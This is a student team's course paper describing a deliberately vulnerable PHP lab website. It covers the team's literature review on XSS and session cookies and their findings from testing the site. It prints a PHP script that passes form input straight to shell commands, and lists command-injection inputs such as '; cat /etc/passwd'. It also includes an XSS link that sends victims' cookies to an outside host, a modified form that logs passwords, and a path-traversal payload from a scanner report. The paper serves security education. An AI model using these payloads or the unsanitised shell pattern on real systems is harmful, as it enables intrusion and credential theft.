Web Server Vulnerability and XSS Attacks

Marco Carvallo, Michael Kennedy, Nicholas Orluski, Michael Peritz, Madison Schaper
Florida State University
Team Static

Abstract

Websites have become an integral part of our daily lives as a result of today's technology-reliant world. With the reliance we have on websites, there has been an increase in them all over the Internet. Even non-IT professionals have access to the knowledge necessary to create their own websites by themselves. These new developments in technology and the accessibility of resources should cause everyone involved with these sites to be concerned, as unprotected sites have the potential to be attacked. There are always vulnerabilities in our systems that go unnoticed, and we researched the effects of finding certain exposures in a web server in order to study how attacks my happen. Our team created a website on a virtual machine that uses html, PhP, MYSQL and other file types in order to test out vulnerabilities that a web server may suffer from. We discovered vulnerabilities in our PhP script file that allowed viewers of the site to access our web server by typing commands into the command line interface textbox. Our concern was for the confidentiality, integrity, and availability that could potentially be affected. By creating a normal interactive site, we were able to replicate a server vulnerability attack and find out how to prevent this in the future.

Keywords: *vulnerabilities, web server, virtual machine, command line interface, PhP scripting, attack surface, MYSQL, confidentiality, integrity, accessibility, DoS attack*

Introduction

When creating a website, or any information system, one must first consider the security that will protect their product. Hackers look at any system they can get their hands on, and try to find any vulnerabilities within the system. Vulnerabilities are system flaws that someone exploits. Just like the website we created for this project, it is important for creators to check the vulnerabilities in their system before they launch it. We examined our site's vulnerabilities both by examining the code behind it, as well as the user interface of the site. We found an opening to our server from the code we generated.

A system's potential vulnerabilities need to be established quickly and efficiently in order to maintain the sites availability, integrity, and sometimes confidentiality. We wanted to show that servers and their contents can be vulnerable to certain kinds of attacks from just about anyone. With a little knowledge of how a system works and what files are used to create a site, hackers can exploit problems with the system, and gain access to your servers if you aren't cautious enough. We wanted to show just how easy it may be to enter another's site or server. We aimed to find out what problems occurred in our systems and how we may prevent this from happening in the future.

We searched online articles because we wanted to research areas of current attacks. By looking at these articles we were able to decide where most vulnerabilities lie in web servers. There are a number of current businesses and organizations that use these same technologies in their everyday life. We focused our research on current hacks, and tried to find relating techniques involved with our sample website. Our research included topics would be web server's vulnerabilities overall, PhP scripts, SQL, and anything else similarly connected to our test site.

Advances in technology, along with our society's growing awareness of cyber-security, have created a world where it is vital to stay up to date with the latest forms of both security and potential attacks that can affect your organization. In recent years, various businesses and organizations have failed to do this; instead falling victim to major security breaches. From 2012 to present day, the number of security breaches has continued to rise, with the attacks growing not only in number but also in magnitude. Businesses and governmental agencies all over the United States have had data compromised due to cyber-security attacks, and experienced the release of massive amounts of personal information. In 2012, Global Payments Inc. had at least 1.5 million card numbers on their system stolen, LinkedIn 6.4 million user passwords, Barnes & Noble had credit card information taken from sixty-three stores, and Nationwide Mutual Insurance had 1.1 million of its accounts compromised. In 2013 the attacks continued, when 2.4 million debit and credit cards used at Schnucks' stores were compromised. Proving that even government is affected by these attacks, the state of South Carolina's Department of Revenue was hacked in late 2012. This caused the theft of 3.6 million Social Security numbers and thousands of credit card and debit card numbers, impacting a significant amount of the population. Implementing preventative security measures is essential for organizations, due to the increasing number of security breaches each year.

One of the largest data breaches the country has seen in recent history occurred in the fall of 2013 at Target stores across the United States. The attack lasted for over a month, during which massive amounts of personal information was stolen from Target's customer database, and is now beginning to appear in underground markets. It was reported that the mailing addresses, phone numbers, email addresses, names, and card information of up to 110 million people was taken during the attack. Victims of the attacks are still experiencing the affects to this day, as stolen consumer data is continuously sold to be used illegally. This event proved how difficult malware can be to detect, and how vulnerable all organizations are to these risks. As technology becomes more sophisticated, criminals are also advancing in the way they hack into company networks. The breach at Target affected over two-thirds of the U.S. population, and is being called one of the biggest of its kind. Security experts state that it serves as an example of the serious problem that may exist in many mass retail companies and for the people who visit their stores. Similar attacks have the potential to affect any retail chain using huge computer systems to input consumer information, just as hackers were able to infect Target's system with malware. This vulnerability proves that it is essential for organizations to have response plans put in place before these attacks occur.

Cyber-security attacks happen on a daily basis, and adversely affect countless of people during their fallout. This should serve as a wake-up call to all industries and consumers alike. No matter how minor the flaw in the system, once an attacker gains access the results are the up to them. In order to provide the highest level of security, organizations have to be aware of any possible vulnerability and have plans to protect themselves from any form of security breach.

Literature Review

During our research, our team came across a few valuable sources of information. The article by Heidrich et al. (2014), gave us some insight as to the site's vulnerabilities and the solutions that many security professionals have been implementing to prevent Cross Site Scripting (XSS) attacks. This topic is extremely important because XSS attacks have surpassed SQL injection attacks as the foremost primary threat, according to their OWASP rating.

XSS attacks occur when an attacker injects malicious scripts into a website. These scripts can manipulate the way the system works across multiple sites; if the XSS script is injected correctly, an attacker may have access to system resources and data and may be able to insert malicious code into the existing files. The article explains that there are three conditions that must be met in order for an XSS attack to be successful:
"
1. Injectability: the attacker must be able to inject data into the Document Object Model (DOM) rendered by the Web browser.
2. Executability: if JavaScript (or any other code) is injected, it must be executed.
3. Exfiltration capability: the attacker-harvested data must be delivered to another domain or resource for further analysis and exploitation.

"

There are many different methods of defense against XSS attacks, none of which are universally agreed upon, and each vary in effectiveness as well. Most defensive methods revolve around preventing the above listed conditions from being satisfied. One strategy that seems to be effective is deactivating or limiting the execution of JavaScript in the domain, affecting the executability of the script. Such tools as NoScript, Content Security Policy, and HTML5-sandboxed Iframes can improve security provided that the site does not rely on external JavaScript, but this presents a problem because many modern Web 2.0 applications depend on external JavaScript functions.

As stated above, the fact that SQL injection attacks have swapped places with XSS attacks in their places of most prevalent threats to websites and web servers indicates that the above listed conditions are satisfied by many modern websites. Injectability is heavily relied on in most modern websites, so disabling that functionality is not reasonable in most cases. Thus, the most popular prevention methods seek to eliminate executability (primarily the executability of JavaScript) in their systems.

The journal article goes on to say that one might not need to use a programming language, such as JavaScript, to successfully implement an XSS attack; an attacker could use CSS code combined with elements such as font files, inactive SVG images, font files and HTTP plain code to create a JavaScript-like behavioral effect on the site. This vulnerability could lead to an attacker gaining access to confidential information from the web server; anything that is written and submitted by an authentic user, such as usernames, passwords, credit card information, email address, etc., could be leaked to the attacker.

This article gives us an insight as to how we should approach our own system's vulnerability issues. Our site depends on user input for the creation of their own username and passwords, so we cannot protect our site from XSS attacks by eliminating the injection function. Instead, we should focus our efforts on ensuring that the execution condition is not met by our site. Due to the other vulnerabilities that allow non-script attacks, we need to either implement strict non-execution rules or research other approaches to protection against XSS attacks.

Another article we came across in our research entitled "8 top PHP and OWASP security vulnerabilities!" (2014), helped us get a better picture of the types of vulnerabilities that may exist on our servers. Among the potential vulnerabilities, there are buffer overflows, error handling, insecure use of cryptography, remote administration flaws, invalidated parameters, access control broken, and perhaps most notably, Cross-Site Scripting (XSS) flaws.

XSS attacks are the most relevant to our project because they are the most frequently exploited vulnerability. The weak points in our system are related to the XSS attacks. In part B of our project we added in new files that dealt with XSS attacks through the use of .htm files and PhP scripts. The article says that any information that is generated outside of the server should be hidden. Data that is untrusted should be filtered using various PhP tools. Some of these tools are listed below.

- htmlspecialchars()
- strtr()
- strip_tags()
- utf8_decode()

The last tool listed above is useful in protecting against an XSS attack by converting the script into a text string as opposed to executable code. This would be a crucial defense tool for designers to implement into their websites in order to prevent unwanted code form entering the system. Some pages have command line interfaces that allow for users to enter in code that is then run by the machine. The "utf8_decode()" tool works similarly to the command line interfaces that are on some pages. Just as the command line interfaces of our site work, this tool turns code into a string in order for it to not be executed. We could even look into our own web servers for XSS vulnerabilities and fix them this way or in a like one.

The next article we found by Kumar, Indraveni, & Goel (2014) described a vulnerability with the "Set-Cookie HTTP response header" in cookies. Often times a cookie can be configured to store the user's history and information pertaining to the user's relationship with the website. With this structure, they can store information that remains past one dynamic session. These cookies are often referred to as "persistent cookies" and they can be saved within a user's hard drive in a location allocated by the browser. By altering the configuration of the cookies, they can store the same information, but it is erased after one dynamic session on the website. This type of cookie is referred to as a "session cookie."

Such vulnerabilities of the session cookies can be exploited by attackers. If an attacker obtains a Session ID by sending a GET request to the server, the attacker can assign the Session ID to a user via a malicious link. Once that Session ID is established and assigned to the new user, the server activates the cookies of the user on the attacker's system. This would enable an attacker to gain access to any information inputted or activities the user completes on the server through the Session ID cookie. The user can also gain access into the system using the authenticated user's information.

Kumar, Indraveni & Goel (2014) offer s couple suggestions as to how these vulnerabilities can be changed in order for the server and users to be better protected. One method the authors suggest is a mandatory login to access the web application; the web application would then assign a new Session ID to the authenticated user, thus eliminating the user supplied session codes. We could also confront this vulnerability by creating a function that times out the user's session after a certain period of time. We could also assign session IDs to a user's profile that would be inaccessible when the user is not signed into the web application.

This article helped us understand more fully the ways that a cookie vulnerability can be exploited by an attacker. On our servers, a persistent cookie is issued to all of the users. However, an attacker may inject malicious code into the system pages to steal the cookies of authentic users. The simplest way to protect our website from the session ID vulnerability is to ensure that the cookies are not generated until the user is signed in completely, rather than generating them on the login page.

We came across the next article, "Secure your PHP application" (2013), in our research on PHP vulnerabilities. PhP is essentially a "set of libraries installed on the Web server side" and it has the capabilities to execute back-end database queries. This presents itself as a security vulnerability, and inherently requires the user to understand the risks in the code. There are two categories of security in the context of a Web application: remote and local. Local exploitation occurs when a configuration of the Web servers and the operating system that it runs on is flawed. Remote exploitation happens when an attacker uses their knowledge about the vulnerabilities in the code to gain information and access to the target system.

Many websites contain forms that require user input, such as "Name: " and "Email Address: " followed by text boxes. The data that users put into the text boxes travels to the server; this is often exploited by attackers when entering code such as JavaScript, HTML or PhP. The code can be accepted and executed as code by the Web server. Because of the ability of PhP code to connect to the back-end database system, the server is compromised. A knowledgeable attacker could insert data, manipulate the structure, or completely erase critical elements of the database.

For PhP code, the article provides a way to secure the code from being exploited. It states that a website administrator must validate any information put into the text boxes of a site. This can be done by restricting the types of input that will be accepted and dropping everything else before it reaches the server. For instance, if a user inputs any string containing code delimiters or identifying features of coding language such as "<, ?>, ;, =", the input should immediately be dropped and an error message like "Invalid input, try again" should appear. The text fields should have string length requirements and should be scanned for a valid input based on the data types of each field in the database.


The article goes on to explain that when a user connects to a Web server that uses PhP through their browser, the server begins a session. Through the session the user and the server trade information through code like HTTP and CSS. These sessions are identified by a unique key and enable the PhP engine to save memory and data across various processes. However, PhP code is insecure in its inherent predictability since session keys can be guessed or terminated by skillful attackers. Due to this flaw, the server must be configured to check the user's authentication on each page of the site. The article states that PhP stores a function ($_session) that returns all the session variables that can be used to authenticate the user.

When comparing the findings of this article to our own Web server's vulnerabilities, we found a lot of useful information. Our own site uses PhP code to interact with the server, which led us to find that we could use PhP code to steal user's authentication information; namely their username and password. This code could be manipulated to steal anything that is entered into any text form in our site. We were also able to access files on the server through PhP code injection. This code went directly to the server and was executed successfully to return the contents of a text file. This vulnerability could be severely damaging to our system's confidentiality if one were to access other users' personal information. An attacker can exploit this weakness by altering the contents of our system, affecting system integrity, or simply overload the server with commands causing a negative impact on system availability.

To combat an attack like the one described above, we must eliminate, or at least patch, the vulnerability. We could do this by altering the contents of the process.php file to contain restraints on the user input fields. These constraints should be applied to the input fields based on logical requirements for the given input. For instance, the name field should only accept alphabetic characters because names seldom, if ever, contain numbers or symbols. Because of this logical rule, the string should be flagged as invalid if it contains anything other than an alphabetic character, and dropped before it reaches the server. The "name" input field should have a length requirement of approximately forty characters, because names rarely exceed 40 characters. This restriction could also prevent an attacker from inserting the code necessary for any attack. The "password" field should be restricted to a low character limitation to prevent strings of code to be executed. Should the user input anything that does not meet the criteria specified in the PHP code, the input should immediately be dropped and the user should be given an error message, such as "invalid input, try again."

Computing Environment – Security Website

Each of our group members started with their own virtual machines (VMs) and moved over files in order for our server to be able to find the site we wanted to display. We then installed the proper software on our VMs including MYSQL, Apache2, Ubuntu and PhP. MYSQL allows for the use of databases and database commands, Ubuntu is the Linux system it is run on, Apache2 is the server side of the system, and PhP is a scripting language that can allow certain things to be run from the system. These programs were installed to get the website up since it uses all of these for PhP files or SQL files that the site needs to read.



Extreme In Security Inc. is a software development company producing tools to defend your network. Our tools protect your computers and network by offering better access to hackers. That is why we are the best_in_security!!

Our Mission

Our mission is to produce low cost security tools that are readily available and usable by customers and exploitable by hackers. We value hacker satisfaction and our mission is to accomplish it by delivering software tools that are the extreme in security.

Company Profile

We are the extreme_in_security.

We are associated with the William Stallings text book series on Compute and Network Security, particularly, the Computer Security: Principles and Practice, first released in 2007, in the form of a laboratory exercise on web security.

Most people say we are extremely in security. However, only smart students who can finish this project and

Figure 1 The Home Page of the Site


We also installed some other software that helped us detect some flaws in our codes and our system. The programs were apart of the OWASP ZAP tool that allowed us to detect a number of things wrong with our code on the site. As you enter the program you have the ability to run Active Scan, which works to find vulnerabilities in the code. The scan also found that the private IP address is disclosed by the site. The ZAP program suite allowed us to look at all different aspects of our system and helped us to locate vulnerabilities that we may have missed from our initial overview.

The home page is the main page of the site and shows users what the corporation is about, such as their mission statement. There is also contact information for the company on the home page. The feedback page allows users to give feedback on the site by filling in fillable text boxes about what you want to say and what your contact information is. The content page directs you to the products and services pages. The search page allows you to type in a word to search from the sites records. Lastly, the products page is where you can submit things in another fillable text box and be presented with the outcome of the search. This uses a PhP script to run commands through the system.

There are a few interactive areas throughout the site that allow users to input different things. We looked at these areas since they allowed users to send information to the web servers hosting the site. These seemed to be an area of concern for our group. We tried inputting information into every possible input box on the site. This showed us what information could be sent through. and what it could potentially do to our systems. Each page gave us a different output, which led us to our system's main vulnerability from the products page.

Exploiting process.php

We found the main vulnerability of the site through the products page. This page uses products.html which calls for the use of process.php (Figure 2) to make searches possible on the site from the products page. Since we loaded the PhP software into our system, it is able to read the process.php file so it could fulfill the request entered in the box. Finding certain problems through typing commands was done on one of our work stations on a virtual machine. This allowed us to make sure if we altered the system in any way, we would have a clean backup on another system completely.



```
<html>

  <head>
        <h1> The results:</h1>
        <hr/>
  </head>

<body>

<?php



 print "<p>";
 $tool = $_POST['tool'];
 $tooldir = './products/' . $tool;

 print "<b>The files in the tool are:</b>";

 system("ls $tooldir");

 $filename = $_POST['filename'];

 $fullpath = './products/' . $tool .'/' . $filename;

 $cmd = 'cat ' . $fullpath;
 system("cat $fullpath");

 print "</p>";


?>

<p>
```

Figure 2 The PhP File

If you access the products pages, you will see a place to enter in text. This box can act like a command line interface and will allow code to see the files and directories on the web server. This command line interface interacts with the web server for the site and puts out the information that the user requests. You can use commands to list the processes, remove files, print files; it is essentially your shell. Command injections become potential threats when an application transmits dangerous user data to a system shell. This acts as a backdoor to our server right through the site itself. We needed to first know what commands we could use to get into the system.

We learned that the commands must start with a semicolon and a space before you put in your desired command. If you enter ls into the command box, you can see every file and directory in the www directory of our server. Since the website server points to the specific directory (www) for displaying the site, the commands will display the files in there. There are many other commands to input into the system in order to get different results returned from the PhP script.


Commands	What they do
; date	Shows user the date and time as of the time of the request
; ls	Lists all of the files and directories in the main directory of the site
; cat /etc/passwd	Shows a list of usernames and passwords in the passwd file.

Table 1

Table 1 shows certain commands that we tried on our systems in order to access it. We were able to get the date back by typing in the first command. This was not such a big deal for us so we furthered our search. We tried seeing the passwd file in the etc directory on our server. We found this area of the server by typing in the "ls" command and ".." in order to keep going back through the server. This showed that our system could be accessed by users' using certain commands.

Process.php is essentially a backdoor for this site. Although it is not an actual backdoor into the system it works in a similar way. By typing in various commands to the process.php file you are allowed certain access to the system. It allows others into the system by using another route rather than going through the server directly. The file allows for anyone that knows command line interface to type in commands on the products page and gain access to the web server hosting the site. By entering the same commands you would on the server's Linux interface, it allows the same amount of access to the system for any attackers that come upon the site. Users have the ability to view anything they want, make changes, or even allow themselves more access to the system by the command line flaw that is brought to the system through the process.php script. Not only do attackers have access to the main directory, but they have the ability to manipulate it in many ways too.

Tracking Cookies Through Our Site




```
<html>
 <head>
  <h2>This page has malicious links</h2>
 </head>
 <body>
<ol>
<li>
First look at this one. This link's text and the actual link behind it are different. You can notice that by hovering the mouse on the link an
noting the actual referral location on the status bar.
<br />
<a href="http://192.168.1.36/XSS/setgetcookie.htm?username=<script>document.location.replace('http://thoth.dsunix.net/~dsuprotanals/teaching/F
/754/test/XSS/stealcookie.php?c='+document.cookie)</script>">Video footage of Steve Irwine's death available on CNN</a>
 </li>

 <li>
 Now look at this one. Hovering and noting status window won't work on this one because form events write fake link to status window as well!!
ackers grow smarter with security education! <br />

 <a href="./redirectpage.htm"onMouseOver="window.status='http://www.cnn.com/2006/breakingnews/06/10/steveirwine.wmv';return true" onMouseOut="
ndow.status='';return true">Video footage of Steve Irwine's death available on CNN</a>

 </li>
</ol>
 </body>
</html>
```

```
"192.168.1.36/XSS/setgetcookie.htm?username=<script>document.location.replace('/XSS/stealcookie.php?username='+document.cookie)</script>"onMou
Over="window.status='http://www.cnn.com/2006/breakingnews/06/10/steveirwine.wmv';return true" onMouseOut="window.status='';return true"
```

Figure 3 malURL.htm (top) and redirectpage.htm (bottom) with corrected link code

We were also concerned with cookies on our system. Like we had for our initial website setup, we added a PhP script that would capture cookies on our site. Cookies are text files that some websites use to store on your computer in order to keep track of the user and their preferences. In order to show how simple this was to create cookies on our site, we had to first upload our files into the correct directory on our Linux servers. Once we had the correct files uploaded we needed to fix the IP address in two files: malURL.htm and redirectpage.htm. These two files were where users on the site would go to create a user account and password and tracking cookies based on the input for the account. Figure 3 shows the two different codes that were changed in the files malURL.htm and redirectpage.htm. Our IP addresses were added to each of our own machines in the first link of both .htm files. In the redirectpage.htm file we needed to change the first part of the second link and erase the URL up until the /XSS directory showed. This better adapted these generic files to match our own machines respectively.



```
ricky
GuessThisCookie



Enter your name if you dare!
Enter your name if you dare!
Enter your name if you dare!
ThisIsn'tMyCookie
NorIsThis
OrIsThis
OrIsThis
OrIsThis
OrIsThis
OrIsThis
OrIsThis
Nick
```

Figure 4 log.txt tracking

Setting up tracking cookies on our site was a fairly simple process. There is a certain process that must be done in order for the cookies to track correctly. When the user goes to our site and goes to the malURL.htm page, they are brought to two different links. At the top of the page it warns The first link takes you to a page to create an account. Here the user types in their name and a password for their "account." If the user, then clicks all three of the buttons on account page this will save the name into the system for when the user accesses other portions of the site. The second link from the lamURL.htm page takes the viewer to a page that specifies "This page is a PhP script that steals a cookie." This tells the user that their viewing of this page has been tracked. Now if we look at the log.txt file (Figure 4) in our system or from the site itself, we can see that the user's name has been recorded. Notice in the figure that "Nick" is the last name recorded in the file. This is the name that was typed in the account page before.

This shows how cookies are easy created on a site. The problem with this site and its scripts, is that they are recorded to a file that is easily viewable by anyone that can access the site. Tracking user's history in the log.txt file was not safe since it is in the same file not protected from reading view by anyone with the correct link. In our system's case the log.txt file was located at 192.168.1.xx/XSS/log.txt, where xx is the number for each of our team member's respective numbers. Cookies are convenient for both web designers and web users as they both make their lives easier. Designers get to track what users look at and therefor decide how to improve on things. The user gets to have their data saved for other times in order to make usability easier, such as not having to type in a username and password.

Changing Cookie Log File Output


We were very inspired by the XSS attack, and wondered if I could do more. If you can get the username from a subject, then you can surely get the password. The trick is to make the user think that he or she is doing one thing, when really something entirely different is occurring. The original action of the "setgetcookie,htm" was to GET the variable username to process.php, where it would be handled and data would be passed to it. The action was changed so that the variables from the "cookieform" would be pushed directly to "stealcookie.php" which takes the information stored in the cookies and logs the info in "log.txt." The method was also changed to POST, so the password variable could be passed to the action file. Overall, the program saves the password and the username to a log.

Originally, an optional button was created for the user to save his or her username via a cookie. A slight modification was made to include the password of the user in the cookie as well. Both the PhP scripts as well as the .htm files code were changed in order to make the cookie much more effective for an attack. We wanted to see just how vulnerable we could make the system and how we could better prepare for defenses against these attacks. PhP basically delivers HTML across the web. Using an embedded function, it opens a log text. Where it passes info from the POST variable to the cookie and then the cookie passes the data to the first variable created, which then writes it to the log. So by redirecting information to my own PHP log file, we could easily steal information from this website. Sending HTML through the address bar is not hard. Especially with a website containing this many corrupted files.

Just as before, the log.txt file holds the user's name and password as a cookie once they type in their information in the command line interface text boxes from the first link on the malURL.htm page. This change to our code allows attackers to now see the log.txt file with the usernames and passwords or the users on our test site. It makes for a much more dangerous vulnerability and allows for any attacker to gain access to user's information that they may be able to use on other sites, as well as gain access to our system in order to corrupt it in some fashion.

XSS Script Attacks

For the second part of setting up our website we were also in charge of uploading already created cross-site scripts or XSS scripts in order to perform attacks on our system. In our website directories we each added XSS scripts from the script-attacks directory, in order to have the scripts run from our server in order to create problems throughout the site. This would be considered stored XSS scripts since the scripts are located on our web server for us or attackers to use. If someone were to get past our site and gain access to our system from a command line (just as in Part A's vulnerability), then it would be extremely easy to track down the location of the script-attacks directory and run the scripts through the site. This is a very dangerous thing to do to your own server and site once you have gone live. This leaves our servers open to attacks from basic scripts that were already created and placed on our system for our team to use to test out the vulnerabilities.


http://192.168...cks/sample.htm
192.168.1.36/script-attacks/sample.htm
Search

Sample web page that has a php script behind it to illustrate web application vulnerabilities

Choose if you want to learn about Roses or Lotuses by typing in roses.htm or lotus.htm


Sorry, we cant information on Lilies.

```
; ls /var/www/html/script
```

Figure 5 sample.htm with command line interface textbox

The files we uploaded to our site can be accessed from entering the IP of the correct machine followed by "/script-attacks" This brings up a list of potential pages, PhP scripts, and confidential files. You can use the sample.htm page to direct you to the "lotus.htm" and "roses.htm" files once you input data in the command line and click the "Submit Query" button (See Figure 5). There is a hidden file named "lilies.htm" and it can be accessed by typing the filename in the command line interface just like the other ones. It is a hidden file that the user is not supposed to see, but because it is not protected in any form, the attacker can get to it from the command line interface. The command line interface can be exploited in the sample.htm page, we will refer to this later in the paper though.

XSS script attacks are scripts that stem from the user-side injections put into a website or web application. These scripts can do a number of malicious activity on the site. XSS scripts do not try and target a single victim, but rather aim to attack a website, web application, or web server. This affects multiple people that are using the site, as well as the system setup on the administrator side. In our test site we uploaded a few new .htm files in order to have new pages to mess with apart from the main site pages. The sample.htm page has a command line interface textbox that allows any user to type in similar commands to the ones used on the Products page from part A of the website. This will allow the user access to find the scripts in our system, and run them through our server and site in order to corrupt them. Our XSS directories also had all permissions set on them in order to make sure that we would have problems with the site for the purpose of conducting this project.


http://192.168....ttacks/test.php
192.168.1.36/script-attacks/test.php
Search

This is a poor web script, test.php

If you can see this, the web site is pretty much entirely screwed up!!

I have $1,00,000 in my bank account. I am so happy because NO ONE can know this. Yay!!


Figure 6 bankInfo.htm

The OWASP ZAP tool points out in the html code that the test.php file gives users root access. When accessing the sample.htm page in the /script-attacks directory we were able to enter UNIX commands that basically gives us full access to the Linux shell. This is just like what was happening in our earlier part of the process.php We are able to enter a "; ls" command that shows us all of the entities in the /script-attack directory. With a "; cd confidential ; cat bankInfo.htm" you are able to view a "confidential" directory containing a file with the bank balance of someone's account (See Figure 6). If this was a public website there would be a file containing pin numbers and other sensitive details. We are even able to access all of the files in the XSS folder from this page. All of the files in the script-attacks directory are more vulnerable now than they were before since we added them to the system and allowed access to them through our test.php file acting as a command line interface.

Findings

Writing our own commands and using special vulnerability tracking software has allowed us to show which problems were found on our simple sites. The OWASP ZAP software allowed simplicity for anyone who installs it to find vulnerabilities in any site. From our simple site we were able to find multiple problems with the system, but primarily through our PhP script.

The site these programs were checking is a simple site about an organization called Extreme In Secure Inc. The site consists of information about the organization and connects users throughout the site with a menu bar at the top. There are seven different main pages associated with the site as well as some other pages. These each have a corresponding menu item to link the user to that page. There are also some other side pages that can be accessed from doing certain things such as performing a search or putting things in the feedback area.



Alerts (7)
- Path Traversal
- Remote OS Command Injection (2)
- Directory Browsing (3)
- X-Frame-Options Header Not Set (13)
- Private IP Disclosure (2)
- Web Browser XSS Protection Not Enabled (13)
- X-Content-Type-Options Header Missing (13)

Path Traversal

URL:	http://192.168.1.40/process.php
Risk:	High
Confidence:	Medium
Parameter:	filename
Attack:	../../../../../../../../../../../../../../../../etc/passwd
Evidence:	root:x:0:0
CWE Id:	22
WASC Id:	33

